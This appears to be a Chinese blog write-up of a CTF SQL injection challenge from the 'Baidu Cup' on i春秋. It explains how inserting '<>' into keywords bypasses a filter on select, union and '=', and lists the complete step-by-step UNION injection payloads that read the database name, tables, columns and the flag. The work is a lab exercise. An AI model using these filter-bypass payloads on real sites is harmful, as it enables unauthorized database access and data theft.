i春秋 “百度杯”CTF比赛 九月场 SQL

原创

「已注销」 于 2018-09-12 23:01:11 发布 1163 收藏 3

分类专栏： i春秋

友链：https://cutt.ly/7777aaaa

本文链接：https://blog.csdn.net/include_heqile/article/details/82670026


https://www.ichunqiu.com/battalion?t=1&r=0

看题目就知道这是一道注入题，这道题其实并没有什么难度，主要就是`select、union、=`等被过滤了，我们需要找到一种有效的绕过方法，这道题的绕过方法就是在敏感字符串中间加上`<>`，这个是通过提交各种特殊字符串并查看源代码得到的，当我们提交了`<>`之后，再去查看源代码，会发现源代码界面中并没有出现`<>`，这样我们就能进行手工注入的一般操作了：

查询显位： `?id=1 un<>ion se<>lect "show1", "show2", "show3"`

由此可知显示位一共三个，第二个为显位

得到数据库名： `?id=1 un<>ion se<>lect 1, (se<>lect database()),3`



得到数据库中的表： `?id=1 un<>ion se<>lect 1, (se<>lect group_concat(table_name) from information_schema.tables where table_schema REGEXP 'sqli'),3`

因为等号被过滤了，所以我们使用`REGEXP`来代替，不知道为什么没有过滤`'`

得到表中的字段：`?id=1 un<>ion se<>lect 1, (se<>lect group_concat(column_name) from information_schema.columns where table_name REGEXP 'info'),3`

最后直接查询`info`表中`flAg_T5ZNdrm`字段：`?id=1 un<>ion se<>lect 1, (se<>lect group_concat(flAg_T5ZNdrm) from info),3`